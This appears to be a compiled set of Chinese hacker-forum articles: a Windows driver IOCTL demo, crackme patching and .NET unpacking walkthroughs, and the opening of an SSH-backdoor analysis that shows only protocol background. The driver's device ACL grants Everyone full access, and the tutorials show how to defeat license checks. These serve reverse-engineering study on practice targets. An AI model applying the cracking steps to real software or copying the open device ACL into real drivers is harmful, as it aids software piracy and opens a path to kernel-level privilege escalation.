#include <winioctl.h>      //通信时专用头文件
#include <stdio.h>
//#define FILE_DEVICE_UNKNOWN    0x00000022 //查看 wdk 得知
//定义控制码
#define MY_DVC_IN_CODE \
        (ULONG)CTL_CODE(FILE_DEVICE_UNKNOWN,\
        0xa02,\
        METHOD_BUFFERED,\
        FILE_READ_DATA|FILE_WRITE_DATA)
int main()
{
    BOOL ret;
    DWORD in_buffer_len,length = 0; //返回的长度
    char in_buffer[] = "just a test";
    in_buffer_len = strlen(in_buffer);

    HANDLE device = CreateFile("\\\\.\\testSL",
                    GENERIC_READ|GENERIC_WRITE,
                    0,
                    0,
                    OPEN_EXISTING,
                    FILE_ATTRIBUTE_SYSTEM,
                    0);
    if(device == INVALID_HANDLE_VALUE)
    {
        printf("failed to open device\n");
        return 0;
    }
    printf("good job1!!!\n");
    ret = DeviceIoControl(device,    //打开的设备
                    MY_DVC_IN_CODE, //控制码
```

```
                                in_buffer,     //输入缓冲区
                                in_buffer_len, //输入缓冲区长度
                                NULL,    //没有输出
                                0,       //输出缓冲区为0
                                &length,    //返回的长度
                                NULL);
        if(!ret)
        {
        printf("failed to write buffer!!!\n");
        CloseHandle(device);
        return 0;
        }
        printf("good job2!!!\nlength = %d\n",length);
        CloseHandle(device);
        return 1;
}
```

ring0 级代码：

```
#include <ntifs.h>
#include <Wdmsec.h>
#include <Wdm.h>
//定义控制码
#define MY_DVC_IN_CODE \
            (ULONG)CTL_CODE(FILE_DEVICE_UNKNOWN,\
            0xa02,\
            METHOD_BUFFERED,\
            FILE_READ_DATA|FILE_WRITE_DATA)

//#pragma comment(lib,"wdmsec.lib")
//#pragma comment(lib,"bufferoverflowK.lib")
void DriverUnload(PDRIVER_OBJECT driver)
{
        UNICODE_STRING symblink_name ;
        if(IoIsWdmVersionAvailable(1,0x10))
        {
            //支持通用版本本，则创建全局符号链接\DosDevices\Global
            RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\Global\\testSL");
        }
        else
        {
            //不支持，用\DosDevices
            RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\testSL");
        }
        IoDeleteSymbolicLink(&symblink_name );
        IoDeleteDevice(driver->DeviceObject);
```

```
    DbgPrint("our driver is unloading ... \r\n");
}
/*
NTSTATUS MyCreateClose(PDEVICE_OBJECT device, PIRP irp)
{
    //简单返回一个 IRP 成功三部曲
    irp->IoStatus.Information = 0;
    irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(irp,IO_NO_INCREMENT);
    //应用层，打开设备后 打印此字符串，仅为测试
    DbgPrint("congratulations gay");
    return irp->IoStatus.Status;
}*/
//IRP 请求处理函数
NTSTATUS MyDispatchFunction(PDEVICE_OBJECT device, PIRP irp)
{
    //获得当前 IRP 调用的栈空间
    PIO_STACK_LOCATION irpsp = IoGetCurrentIrpStackLocation(irp);
    NTSTATUS status = STATUS_INVALID_PARAMETER;
    //处理各种请求
    switch(irpsp->MajorFunction)
    {
        case IRP_MJ_CREATE:
        {
            //简单返回一个 IRP 成功三部曲
            irp->IoStatus.Information = 0;
            irp->IoStatus.Status = STATUS_SUCCESS;
            IoCompleteRequest(irp,IO_NO_INCREMENT);
            //应用层，打开设备后 打印此字符串，仅为测试
            DbgPrint("congratulations gay,open device");
            status = irp->IoStatus.Status;
            break;
        }
        case IRP_MJ_CLOSE:
        {
            irp->IoStatus.Information = 0;
            irp->IoStatus.Status = STATUS_SUCCESS;
            IoCompleteRequest(irp,IO_NO_INCREMENT);
            //应用层，打开设备后 打印此字符串，仅为测试
            DbgPrint("congratulations gay,close device");
            status = irp->IoStatus.Status;
            break;
        }
        case IRP_MJ_DEVICE_CONTROL:
```

```
        {
            //得到功能号
            ULONG code = irpsp->Parameters.DeviceIoControl.IoControlCode;
            //得到输入/输出缓冲区的长度
            ULONG in_len = irpsp->Parameters.DeviceIoControl.InputBufferLength;
            ULONG out_len = irpsp->Parameters.DeviceIoControl.OutputBufferLength;
            //输入、输出的缓冲区是公用的内存空间的
            PVOID buffer = irp->AssociatedIrp.SystemBuffer;
            if(code == MY_DVC_IN_CODE)
            {
                DbgPrint("in_buffer_len = %d",in_len);
                DbgPrint("%s",buffer);
                //因为不返回信息，直接返回成功即可
                //没有用到输出缓冲区
                irp->IoStatus.Information = 0;
                irp->IoStatus.Status = STATUS_SUCCESS;
            }
            else
            {
                //控制码错误，则不接受请求，直接返回错误
                //注意返回错误和返回成功的区别
                irp->IoStatus.Information = 0;
                irp->IoStatus.Status = STATUS_INVALID_PARAMETER;
            }
            IoCompleteRequest(irp,IO_NO_INCREMENT);
            status = irp->IoStatus.Status;
            break;
        }
        case IRP_MJ_READ:
        {
            break;
        }
        default:
        {
            DbgPrint("unknow request!!!");
            break;
        }
    }

    return status;
}

//DRIVER Entry 入口函数，相当于
NTSTATUS DriverEntry(PDRIVER_OBJECT driver, PUNICODE_STRING reg_path)
```

```
{
    ULONG i;
    NTSTATUS status;
    PDEVICE_OBJECT device;
    //设备名
    UNICODE_STRING device_name = RTL_CONSTANT_STRING(L"\\Device\\test");
    //符号连接名
    UNICODE_STRING symblink_name ;
    //随手写一个GUID
    static const GUID MYGUID_CLASS_MYCDO =
    { 0x63542127, 0xfbbb, 0x49c8, { 0x8b, 0xf4, 0x8b, 0x7c, 0xb5, 0xef, 0xd3, 0x9e } };
//static const GUID DECLSPEC_SELECTANY MYGUID_CLASS_MYCDO =
//{ 0x8524767, 0x32fe, 0x4d86, { 0x9f, 0x48, 0xa0, 0x26, 0x94, 0xec, 0x71, 0x42 } };
    //全用户可读权限、写权限
    UNICODE_STRING sdd1=RTL_CONSTANT_STRING(L"D:P(A;;GA;;;WD)");
    //生成设备
    status = IoCreateDeviceSecure(
                                    driver,
                                    0,
                                    &device_name,
                                    FILE_DEVICE_UNKNOWN,
                                    FILE_DEVICE_SECURE_OPEN,
                                    FALSE,
                                    &sdd1,
                                    (LPCGUID)&MYGUID_CLASS_MYCDO,
                                    &device
                                    );
    if(!NT_SUCCESS(status))
    {
        DbgPrint("IoCreateDeviceSecure failed ");
        return status;
    }
    DbgPrint("good job1");
    //创建符号链接
    if(IoIsWdmVersionAvailable(1,0x10))
    {
        //支持通用版本本，则创建全局符号链接\DosDevices\Global
        RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\Global\\testSL");
    }
    else
    {
        //不支持，用\DosDevices
        RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\testSL");
    }
```

```
    status = IoCreateSymbolicLink(&symblink_name,&device_name);
    if(!NT_SUCCESS(status))
    {
        DbgPrint("IoCreateSymbolicLink failed");
        return status;
    }
    DbgPrint("good job2");
    //初始化驱动处理
    for(i=0;i<IRP_MJ_MAXIMUM_FUNCTION;i++)
    {
        driver->MajorFunction[i] = MyDispatchFunction;
    }
    driver->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}
```

1、 生成 GUID 时可使用 SDK 中的 GUID 生成器生成，格式{ 0x8524767, 0x32fe, 0x4d86, { 0x9f, 0x48,0xa0, 0x26, 0x94, 0xec, 0x71, 0x42 } };

2、使用函数：

```
status =IoCreateDeviceSecure(driver, 0, &device_name, FILE_DEVICE_UNKNOWN, FILE_DEVICE_SECURE_OPEN, FALSE, &sdd1, (LPCGUID)&MYGUID_CLASS_MYCDO, &device);
```

该函数在头文件<Wdmsec.h>中，使用时需要外部库 wdmsec.lib，因此在编译时需要在 SOURCE 中添加 TARGETLIBS=$(DDK_LIB_PATH)\wdmsec.lib 否则编译报错。

```
TARGETNAME=driver
TARGETTYPE=DRIVER
SOURCES=driver.c
TARGETLIBS=$(DDK_LIB_PATH)\wdmsec.lib
TARGETPATH=obj
```

3、类似程序网上很多，如有雷同，勿喷。

（全文完） 责任编辑：游风

第4节 初识破解之爆破

作者：ack

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

鉴于论坛冰琥珀大神在更新逆向系列，我相信很多人看不懂，所以我先来个入门的。

附件：http://pan.baidu.com/s/1BwqYn。

crackme：http://pan.baidu.com/s/1xjayT。

源码：http://pan.baidu.com/s/11mKJi。

由于刚接触逆向，很多不懂，只能自己简单写个 crackme，然后练习练习。用 MFC 写的一个非常丑陋和简单的东西，就是输入密码正确，就弹出“key is ok”，错误就弹出“key is wrong”。

破解目的：随便输入神马，让他弹出 key is ok。

说明：为了让文章多点东西，给加了个加密壳。

1、脱壳：

PEid 查壳知：ASPack 2.12 -> Alexey Solodovnikov：

```
OD 载入：0040E001 >   60                  pushad
0040E007   - E9 EB045D45       jmp        459DE4F7
0040E00C     55                push       ebp
0040E00D     C3                retn
0040E00E     E8 01000000       call       0040E014
0040E002     E8 03000000       call       0040E00A       //此处 esp 定理
0040E013     EB 5D             jmp        short 0040E072
0040E015     BB EDFFFFFF       mov        ebx, -13
0040E01A     03DD              add        ebx, ebp
0040E01C     81EB 00E00000     sub        ebx, 0E000
0040E022     83BD 22040000 0>cmp          dword ptr [ebp+422], 0
0040E029     899D 22040000     mov        dword ptr [ebp+422], ebx
0040E02F     0F85 65030000     jnz        0040E39A
0040E035     8D85 2E040000     lea        eax, dword ptr [ebp+42E]
0040E03B     50                push       eax
0040E03C     FF95 4D0F0000     call       dword ptr [ebp+F4D]
```

esp 定理下硬件断点，运行后，停到：

```
0040E3B0    /75 08            jnz        short 0040E3BA
0040E3B2    |B8 01000000      mov        eax, 1
0040E3B7    |C2 0C00          retn       0C
0040E3BA    \68 DA1B4000      push       00401BDA
0040E3BF     C3               retn       //单步到这后跳到入口处
```

“入口 1”：

```
00401BDA     E8 99040000      call       00402078
00401BDF   ^ E9 37FDFFFF      jmp        0040191B       //这里跳到 OEP2
00401BE4     3B0D 28504000    cmp        ecx, dword ptr [405028]
00401BEA     75 02            jnz        short 00401BEE
00401BEC     F3:              prefix rep:
00401BED     C3               retn
00401BEE     E9 1B050000      jmp        0040210E
00401BF3     6A 14            push       14
00401BF5     68 A03C4000      push       00403CA0
00401BFA     E8 CD030000      call       00401FCC
```

我们发现好像不像任何编译器的入口，但我们可以在这儿 dump 程序了（因为程序加壳前，od 载入就是这样的）。当然，我们可以接着单步。“入口 2”：

```
0040191B     6A 5C            push       5C
0040191D     68 783C4000      push       00403C78
00401922     E8 A5060000      call       00401FCC
00401927     33DB             xor        ebx, ebx
00401929     895D E4          mov        dword ptr [ebp-1C], ebx
0040192C     895D FC          mov        dword ptr [ebp-4], ebx
0040192F     8D45 94          lea        eax, dword ptr [ebp-6C]
```

```
00401932    50              push    eax
00401933    FF15 38304000   call    dword ptr [403038]          ; kernel32.GetStartupInfoW
00401939    C745 FC FEFFFFF>mov     dword ptr [ebp-4], -2
00401940    C745 FC 0100000>mov     dword ptr [ebp-4], 1
00401947    64:A1 18000000  mov     eax, dword ptr fs:[18]
0040194D    8B70 04         mov     esi, dword ptr [eax+4]
00401950    895D E0         mov     dword ptr [ebp-20], ebx
00401953    BF 30554000     mov     edi, 00405530
```

当我们从这里 dump 程序也是可以的，dump 完后，就是利用 import rec 修复下。

说明：所谓的“入口 1”，是因为程序没加壳前就是这样的，所以被认为是 OEP。“入口 2”是因为像 vs2008 的 OEP。当然从上面的两个 dump 都是没有问题的。为什么 dump 后都能运行的原因不清楚，大概是编译器的原因。

2、爆破：

载入脱壳后的程序，因为程序有 key is wrong 的提示，所以我们利用 od 的一个插件--find unicode，找到 key is wrong：

```
004014DC    . /74 12        je      short 004014F0      //这里有个跳转跳到 key is wrong
004014DE    . |68 E8354000  push    004035E8                ;  oo
004014E3    . |68 F0354000  push    004035F0                ;  key is ok
004014E8    . |E8 51020000  call    CWnd::MessageBoxW
004014ED    . |5F           pop     edi
004014EE    . |5E           pop     esi
004014EF    . |C3           retn
004014F0    > \68 04364000  push    00403604                ;  no
004014F5    .  68 0C364000  push    0040360C                ;  key is wrong
004014FA    .  E8 3F020000  call    CWnd::MessageBoxW
```

我们发现一个跳转跳到了 key is wrong，所以我们让这个跳转失效就 ok 了：

```
004014DC    . /74 12        je      short 004014F0
```

把这行代码 nop 掉，然后复制到可执行文件，保存文件，就到达了我们输入任何值，都跳到 key is ok 了。初入逆向，深知其艰辛，随便写个鸟文，望大牛调教，求喷!!!

另给新手的资料：

http://bbs.pediy.com/showthread.php?p=224481#post224481

http://bbs.pediy.com/showthread.php?p=138589#post138589

我的工具全在 pediy 下载的，好吧，就这样吧！ASPack 是压缩壳，上面写错了。脱壳是用了 esp 定理，即堆栈平衡。上面 pediy 的链接有原理和方法。

（全文完） 责任编辑：游风

第5节 脱壳破解.Net 文件

作者：qife

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

1、首先我们先用 peid 查一下软件的壳，得到信息如图所示，只能得到该软件是带附加数据的，如图 7-5-1：




图　7-5-1

然后根据信息，因为之前运行该软件的时候是要安装.net4.0 的，所以就到网上百度了一下，了解到该软件应该是属于.net 之类的软件，然后就用 dotNet Id 查了一下软件的壳，得到该软件所加的壳为 Xenocode 2008，如图 7-5-2：




图　7-5-2

现在就可以用 PEtools 全部转存一下该软件，也就是用来脱壳的。先运行软件，然后打开 PEtools，载入整电脑上正在运行的进程，选择该软件的进程，点击它然后右键选择全部转存，就能在软件所在目录下看见一个名为 dumped 的软件，也就是该软件转存的软件，如图 7-5-3:

图　7-5-3

然后，我们试试打开转存好的软件，发现打不开，我们再查一下它的壳，得到如图 7-5-4：




图　7-5-4

有脱去了一部分的壳，得到该软件是用.Net 写的，但是由于有附加数据存在，所以软件有问题，还不能打开，现在我们就必须把附加数据加到刚脱完壳后的软件 dumped 中。

首先，我们要用到 lordPE 来查一下刚脱完壳的软件的最后一个区段的地址，打开 lordPE 如图 7-5-5：




图　7-5-5

然后点击 PE 编辑器，找到我们刚脱完壳的软件 dumped，加载进来，如图 7-5-6：




图　7-5-6

点击区段，如图 7-5-7：

图　7-5-7

然后找到最后一个区段，在这里也就是.reloc,然后将它对应的 ROffset 跟 Rsize 相加，也就是 C000+000C，得到 C00C。接着我们打开 winhex，如图 7-5-8：




图　7-5-8

然后把刚脱完壳的软件加载进来，还有原来的软件也加载进来，然后选择在原来软件的框中，点击上方的工具栏有一个向右的箭头（也就是 go to Offset），然后输入刚才计算出来的地址，如图 7-5-9：




图　7-5-9

找到该地址所对应的字符，然后将该地址以下的字符全选，具体方法是先将鼠标放在该地址所对应的字符上，然后把将条形滚到最后面，鼠标点住最后一个字符，然后右键，选择 End of block (如果是中文版选择相应的中文翻译)，然后再鼠标右键，选择 edit，然后选择 copy

block，然后选择 normally(具体操作如有问题请百度)。复制好以后，现在选择到刚脱完壳的软件 dumped.exe 软件的界面下，然后将条形拉到最后，点住最后一个字符，鼠标右键，选择 edit，再选择 Clipboard data，然后选择 paste，然后就可以保存了。然后打开刚保存好的软件还是不能打开，然后查了一下壳，没有变化。

现在我们就用 de4dot 来继续脱该软件，de4dot 是在 dos 界面下运行，为了方便我们现在该脱壳文件放在 do4dot 的文件夹下面，然后打开命令符框，来到 de4dot 文件目录下，然后输入 de4dot 脱壳文件的文件名，比如 de4dot dumped.exe，如图 7-5-10：




图　7-5-10

然后就会在该文件夹下看到一个 dumped-cleaned.exe 的文件，试着打开它，发现能够打开了，然后又查了一下壳，发现附加数据没了，如图 7-5-11：




图　7-5-11

最后就是要寻找注册码了，用 od 载入，调试了好几遍发现没什么结果，后来就用 Reflector. 用 Reflector 打开该脱壳文件，在 Reflector 上仍然会显示原来文件的文件名，也就是仍然显示 CrackMe1。然后点击它，会出现下拉列表，找到 check_Click（Object,EventArgs）:Void，在右边框中会看到该注册码的验证算法，得到该注册码的验证算法为 base64 加密后然后在

与上面的字符串进行比对，如果正确则验证成功。然后就复制上面的字符串到在线 base64 的解密网页上进行解密，解密的时候要选择中文型,，最后得到注册码为:
GeekChallenge@2013。
附件：http://pan.baidu.com/s/1w3ll0
（全文完） 责任编辑：游风

第6节 Linux 通用后门原理分析

作者：foxhack
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

通用后门安装(其实就是 SSH 后门)：
具体链接在此，附件：http://pan.baidu.com/s/1u1sG3.过程啥的我就不再赘述了，直接看链接就行或者可以参考《安全参考》HACKCTO-201311-11 第二章第二节。
SSH 登录过程：
以下类容属于科普部分，内容什么的都来自网络，目的么是为了让大家先了解协议的细节，如果以下内容引起部分基友不适，请直接跳过。
SSH 登录过程中涉及的交互过程，如图 7-6-1~图 7-6-5：

过程	说明	详细内容
版本号协商阶段	SSH目前包括SSH1和SSH2两个版本，双方通过版本协商确定使用的版本	1.
密钥和算法协商阶段	SSH支持多种加密算法，双方根据本端和对端支持的算法，协商出最终使用的算法	2.
认证阶段	SSH客户端向服务器端发起认证请求，服务器端对客户端进行认证	3.
会话请求阶段	认证通过后，客户端向服务器端发送会话请求	4.
交互会话阶段	会话请求通过后，服务器端和客户端进行信息的交互	5.

图　7-6-1

1. 版本号协商阶段

具体步骤如下：

- 服务器打开端口22，等待客户端连接。
- 客户端向服务器端发起TCP初始连接请求，TCP连接建立后，服务器向客户端发送第一个报文，包括版本标志字符串，格式为“SSH-<主协议版本号>.<次协议版本号>-<软件版本号>”，协议版本号由主版本号和次版本号组成，软件版本号主要是为调试使用。
- 客户端收到报文后，解析该数据包，如果服务器端的协议版本号比自己的低，且客户端能支持服务器端的低版本，就使用服务器端的低版本协议号，否则使用自己的协议版本号。
- 客户端回应服务器一个报文，包含了客户端决定使用的协议版本号。服务器比较客户端发来的版本号，决定是否能同客户端一起工作。
- 如果协商成功，则进入密钥和算法协商阶段，否则服务器端断开TCP连接。

& 说明：

上述报文都是采用明文方式传输的。

图 7-6-2

2. 密钥和算法协商阶段

具体步骤如下：

- 服务器端和客户端分别发送算法协商报文给对端，报文中包含自己支持的公钥算法列表、加密算法列表、MAC（Message Authentication Code，消息验证码）算法列表、压缩算法列表等。
- 服务器端和客户端根据对端和本端支持的算法列表得出最终使用的算法。
